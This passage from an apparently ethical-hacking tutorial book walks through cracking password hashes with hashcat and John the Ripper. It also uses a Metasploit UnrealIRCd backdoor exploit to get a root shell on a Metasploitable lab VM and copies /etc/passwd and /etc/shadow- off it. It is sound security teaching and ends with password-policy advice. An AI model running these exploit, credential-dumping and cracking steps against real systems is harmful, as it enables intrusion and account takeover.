
And in a few seconds we see the screen below:



```
root@kali:~/Desktop# hashcat -m 1000 Hardhash.txt rockyou.txt -o hardcracked.txt
Initializing hashcat v2.00 with 1 threads and 32mb segment-size...

Added hashes from file Hardhash.txt: 5 (1 salts)

[s]tatus [p]ause [r]esume [b]ypass [q]uit =>

Input.Mode: Dict (rockyou.txt)
Index.....: 1/5 (segment), 3625424 (words), 33550339 (bytes)
Recovered.: 2/5 hashes, 0/1 salts
Speed/sec.: 8.10M plains, 8.10M words
Progress..: 3625424/3625424 (100.00%)
```

Okay, it ran for about the same amount of time, but if you notice, it only was able to recover 2 of the 5 hashes.

If we run the cat command on the "hardcracked.txt" file, it verifies that two hashes were actually cracked:



```
root@kali:~/Desktop# cat hardcracked.txt
31d6cfe0d16ae931b73c59d7e0c089c0:
2e4dbf83aa056289935daea328977b20:P@$$word
```

Only two out of five, that is not very helpful. So let's try a larger dictionary file.


Using a Larger Dictionary File

If first you don't succeed, try a larger dictionary! A larger dictionary file provides more known passwords to compare target hashes against. This can crack a greater number of hashes, but because of the increased dictionary size can greatly increase the time it takes to run. Though I have found it is best to run a large dictionary file first and have Hashcat remove any hashes that are recovered. This will make the un-cracked file smaller for when you run the more intensive rules and masks attacks.

The website ***Crackstation.net*** has a couple very large wordlists available. They have a 15GB monster and a smaller "Human Only" version that is about 700 MB. The larger wordlists has just about every everything that you can imagine in it, the smaller human only version only contains passwords recovered from actual password dumps.

For my next attempt, I went ahead and downloaded the human only wordlist as the larger one will not fit without expanding the Kali VM's hard drive space. If you want, go ahead and download the wordlist. After downloading and expanding the wordlist to the desktop, run the following command:


hashcat -m 1000 Hardhash.txt Crackstation-human.txt -o hardcracked2.txt -remove



```
root@kali:~/Desktop# hashcat -m 1000 Hardhash.txt Crackstation-human.txt -o hard
cracked2.txt --remove
Initializing hashcat v2.00 with 1 threads and 32mb segment-size...

Added hashes from file Hardhash.txt: 5 (1 salts)

[s]tatus [p]ause [r]esume [b]ypass [q]uit =>

Input.Mode: Dict (Crackstation-human.txt)
Index.....: 1/22 (segment), 3452255 (words), 33550344 (bytes)
Recovered.: 1/5 hashes, 0/1 salts
Speed/sec.: 9.84M plains, 9.84M words
Progress..: 3452255/3452255 (100.00%)
Running...: --:--:--:--
Estimated.: --:--:--:--
```


Nothing really new to this command line, other than naming a separate output file, but I did add the ***“--remove”*** switch. It is not really necessary on such a small hash list, but on large lists, once a hash is cracked, it is removed from the list to increase cracking time.

And the results:



```
Started: Sun Feb 21 17:35:56 2016
Stopped: Sun Feb 21 17:36:12 2016
root@kali:~/Desktop# cat hardcracked2.txt
31d6cfe0d16ae931b73c59d7e0c089c0:
2e4dbf83aa056289935daea328977b20:P@$$word
```

This took about a minute and a half to run. And as you can see it was not able to recover anything new. A dictionary attack isn’t always going to be the answer. Even using the 15 GB monster dictionary file only revealed one additional hash:



```
root@kali:~/Crack# cat cracked.txt
31d6cfe0d16ae931b73c59d7e0c089c0:
d6e0a7e89da72150d1152563f5b89dbe:MyNameIsBob
2e4dbf83aa056289935daea328977b20:P@$$word
root@kali:~/Crack#
```

The one new password cracked is, “MyNameIsBob”. The two remaining passwords would be fairly difficult to crack. One is 15 characters long and uses special characters, upper and lower case letters and a number ($eCuR@d@CCount1) and the last one is very long, almost 30 characters. As you can see, the complex password and the very long password held up against a simple dictionary attack.

More Advanced Cracking Options

Just throwing a dictionary file at a hash list will recover some of the easier passwords, but to get the harder ones you need to use more advanced techniques. I will not cover them in detail, but Hashcat allows you to use more advanced options:

Attack Types
Rule Sets
Password Masks.

Attack Types

The *"-a"* option allows you to designate the type of attack you want to use from the following options:

0 = Straight
1 = Combination
2 = Toggle-Case
3 = Brute-force
4 = Permutation
5 = Table-Lookup
8 = Prince

Combination: Combines words from separate wordlists to create new words on the fly.

Brute-force: Outdated, see "https://hashcat.net/wiki/doku.php?id=mask_attack"

Toggle Case: Toggles upper and lower case for each letter (Abc, aBc, abC, etc.)


Permutation: Tries all permutations of words (ABC, BCA, CAB, etc.)

Table Lookup: see, "https://hashcat.net/wiki/doku.php?id=table_lookup_attack"

Prince: A newer advanced combinator style attack that uses a dictionary word and chains.


Rule based attacks

Rule based attacks can be very useful. Hashcat has a list of built-in rules that you can use to crack passwords. For example there is a "leet" rule set that automatically takes each dictionary word and tries different leet-speak versions of the word, replacing letters with numbers. You can even use a programming type language to create your own rulesets.



```
root@kali:/usr/share/hashcat/rules# ls
best64.rule                  specific.rule
combinator.rule              T0XlC-insert_00-99_1950-2050_toprules_0_F.rule
d3ad0ne.rule                 T0XlC-insert_space_and_special_0_F.rule
dive.rule                    T0XlC-insert_top_100_passwords_1_G.rule
generated.rule               T0XlC.rule
Incisive-leetspeak.rule      T0XlCv1.rule
InsidePro-HashManager.rule   toggles1.rule
InsidePro-PasswordsPro.rule  toggles2.rule
leetspeak.rule               toggles3.rule
Ninja-leetspeak.rule         toggles4.rule
oscommerce.rule              toggles5.rule
rockyou-30000.rule
```

Rule based attacks are enabled by using the *"-r"* switch and including a name of the ruleset you want:



```
root@kali:/usr/share/hashcat/rules# hashcat -m 1000 ~/Desktop/Hardhash.txt ~/Des
ktop/rockyou.txt -r leetspeak.rule -o ~/Desktop/cracked3.txt
Initializing hashcat v2.00 with 1 threads and 32mb segment-size...

Added hashes from file /root/Desktop/Hardhash.txt: 3 (1 salts)
Added rules from file leetspeak.rule: 17
```


Just be sure to provide the correct path for your un-cracked hashes, your wordlist location, output file and rules location.

The Best64.rule, InsidePro, leetspeak, and d3ad0ne.rules are some of the more popular ones. My best advice for rules is to start with the smaller rules files (look at their file size) and then move on to the larger ones. The smaller ones usually run fairly quick, the larger ones can take significantly longer to run. You can run several small rules at once by adding multiple "*-r*" lines to the Hashcat command. You can also use multiple dictionaries at once by just listing your dictionary folder instead of listing an individual dictionary file name. Hashcat will then run through every wordlist in the dictionary folder.

Mask attacks

Mask Attacks allow you to define the layout of the words that will be used in your attack. For instance if you know that the target's password policy requires two numbers, six uppercase letters and two special characters you can create a mask for Hashcat to use.


In this example it would look something like ***?d?d?u?u?u?u?u?u?s?s***:



```
root@kali:~/Desktop# hashcat -m 1000 -a 3 Hardhash.txt ?d?d?u?u?u?u?u?u?s?s -o c
racked3.txt
Initializing hashcat v2.00 with 1 threads and 32mb segment-size...
```

Play around with different masks until you get a feel for how they work. The longer the mask, the exponentially longer it will take for it to run. A three letter mask could be finished in seconds; a 10 character long mask could take hours or more to run.

Hashcat also allows for the use of Mask files instead of manually providing the mask. Example masks are not included with all versions of Hashcat, especially the one in Kali. But basically a mask file is just a file that contains multiple masks. Below is a screenshot of the "Rockyou-1-60.hcmask" file that comes with the latest Windows version of Hashcat:



```
?d
?d?d
?l
?d?d?d?d
?d?d?d?d?d?d
?d?d?d?d?d
?l?l
?d?d?d
?u
?s
?l?l?l
?u?u
?l?d
?d?d?d?d?d?d?d
?u?d
?l?l?l?l
?l?l?d?d?d?d
```

To use a mask file, you simply provide the mask filename instead of typing a manual mask on the Hashcat command line. When run, Hashcat will step through the file using each mask listed one by one. As mentioned before, the longer the mask, the longer it will take to run. That is why it is always best to use the video card based Hashcat versions, like "CudaHashcat" on a stand-alone system (non-


VM) to speed things up if you have a compatible card.

CudaHashcat

Though we will not cover this in detail, I wanted to take a quick look at the speed difference that the NVidia version of Hashcat, called CudaHashcat, brings to the table. As already mentioned, you would not want to try to crack a large amount of hashes or complex hashes using the standard Hashcat. If you have a higher end NVidia card in your system, using CudaHashcat is much faster (or using OclHashcat on an AMD card).


> **Warning:**
>
> *It is not recommended to install video drivers on the Kali VM, doing so could leave the user interface unusable. Use a dedicated system instead. As there have been issues with graphic driver installs on Kali, please see the Kali website for the latest on installing video drivers.*

In the screenshot below I am running a combination attack using the “rockyou.txt” wordlist and a separate “gawker.txt” wordlist that is fairly popular. As you compare the speed to the earlier screenshots you will see that CudaHashcat is much faster:



```
Session.Name...: cudaHashcat
Status.........: Running
Input.Left.....: File (rockyou.txt)
Input.Right....: File (gawker.txt)
Hash.Target....: File (hashes.txt)
Hash.Type......: MD5
Time.Started...: Mon Feb 22 11:23:45 2016 (13 mins, 44 secs)
Time.Estimated.: Mon Feb 22 11:52:06 2016 (14 mins, 13 secs)
Speed.GPU.#1...:   822.2 MH/s
Recovered......: 10804/15694198 (0.07%) Digests, 0/1 (0.00%) Salts
```

But even with the increased speed, then there are times when you hit diminishing returns. Look at the screenshot below:



```
Session.Name...: cudaHashcat
Status.........: Running
Input.Left.....: File (realuniq.lst)
Input.Right....: File (rockyou.txt)
Hash.Target....: File (hashes.txt)
Hash.Type......: MD5
Time.Started...: Mon Feb 22 11:57:21 2016 (15 mins, 20 secs)
Time.Estimated.: Sun Dec 04 13:04:20 2016 (286 days, 0 hours)
Speed.GPU.#1...:   664.9 MH/s
Recovered......: 291/15682040 (0.00%) Digests, 0/1 (0.00%) Salts
```

Notice that it will take 286 days to complete and has only recovered 291 hashes after 15 minutes. Your time would be better spent using either mask based attacks or combination attacks with smaller wordlists.

Conclusion

The purpose of this exercise was not in just showing how to crack passwords, but to demonstrate how insecure passwords can be. Sometimes as an Ethical Hacker or pentester you need to crack hashes.

This was just a basic level look at Hashcat. When you mix together the different attack styles, rules and masks, you have a pretty powerful tool. Supposedly the more simple types of password cracking techniques are now considered obsolete. But unbelievably I continue to see instances where companies are still using simple passwords in unsalted password databases.

Hopefully this chapter has shown why strong passwords are important. Implementing a policy requiring your users to use long complex passwords is a good move in securing your network. Or better yet, implement multi-factor authentication for your systems, and make sure to use salted passwords when possible. Also, don't forget to remind your users to use a different password for every account they have, especially important online accounts that include personal information. That way if a password is compromised the hacker will not have access to every one of their accounts.

I highly advise the reader take some time and play around with Hashcat. Also, check out the Hashcat Wiki listed in the resources section below. Cracking password hashes can be a lot of fun. And seeing what passwords that users tend to use and which ones are easily cracked can help you build better password policies for your company.

Resources

Hashcat Wiki - http://hashcat.net/wiki/

Tool Deep Dive: Prince - http://reusablesec.blogspot.com/2014/12/tool-deep-dive-prince.html

Skull Security Password Hashes - https://wiki.skullsecurity.org/Passwords

Chapter 22

Cracking Linux Passwords


Just as passwords hashes can be hacked in Windows, the same can be done with Linux machines. All you need is root level access to obtain the hashes and a good password attack tool to crack them. In this chapter we will use John the Ripper to try our hand at cracking Linux passwords. We will then cover several tools that can use the cracked passwords and perform automated attacks.

Obtaining Linux Passwords

If you remember from the Metasploitable Tutorial earlier in the book, we were able to get "root" level access by using the Unreal IRC exploit. For this section we will use the same exploit against our Metasploitable Virtual Machine again to obtain the password hashes.

As it has been a while, we will step through the Unreal exploit:


Start your Metasploitable VM
Run Metasploit in Kali
Type, "***use exploit/unix/irc/unreal_ircd_3281_backdoor***"
Enter, "***set RHOST 192.168.1.68***"
And then, "***exploit***":



```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.1.68
RHOST => 192.168.1.68
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.1.39:4444
[*] Connected to 192.168.1.68:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname;
ing your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo IUk8Zqy6qEruGYoH;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "IUk8Zqy6qEruGYoH\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.39:4444 -> 192.168.1.68:56691)
 2016-02-23 15:00:24 -0500
```

Now that we have a remote command shell, type "***whoami***" to verify that you are indeed "root". We are now ready to recover the password hashes from the system.


Simply type, "***cat /etc/passwd***":



```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
```

Open Leafpad on your Kali system

Now just copy the text to your Kali system by simply selecting the text with the mouse and copying it into Leafpad:




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
```

Save the text to a file named "passwd" on the Kali Desktop

Now just do the same exact thing with the "***shadow-***" file.


Type, "***cat /etc/shadow-***"
Copy and paste the text into Leafpad
Save the file on the desktop as "***shadow-***"

You should now have two text files, "***/root/Desktop/passwd"*** and "***/root/Desktop/shadow-"*** on your local Kali Desktop.



Next we need to take both newly created text files and run the "***unshadow***" command on them from the John the Ripper utilities. This command takes the files and combines them into a single file (*cracked*) that John the Ripper can crack:


Open a Terminal Window
Navigate to the Desktop directory
Type, "***unshadow passwd shadow- > cracked***"



```
root@kali:~/Desktop# unshadow passwd shadow- > cracked
```

Okay, now that we have the combined "cracked" file, we can unleash John the Ripper on it to attempt to retrieve the passwords. We will use the wordlist file "*password.lst*" that comes with John:


Enter, "***john --wordlist=/usr/share/john/password.lst cracked***"



```
root@kali:~/Desktop# john --wordlist=/usr/share/john/password.lst cracked
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "ai
x-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ [MD5 128
/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
service          (service)
batman           (sys)
3g 0:00:00:00 DONE (2016-02-23 15:19) 6.382g/s 7544p/s 30434c/s 30434C/s dirk..s
ss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Now we can see how successful John was by using the "--show" command:

Enter, "***john --show cracked***"



```
root@kali:~/Desktop# john --show cracked
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
service:service:1002:1002:,,,:/home/service:/bin/bash

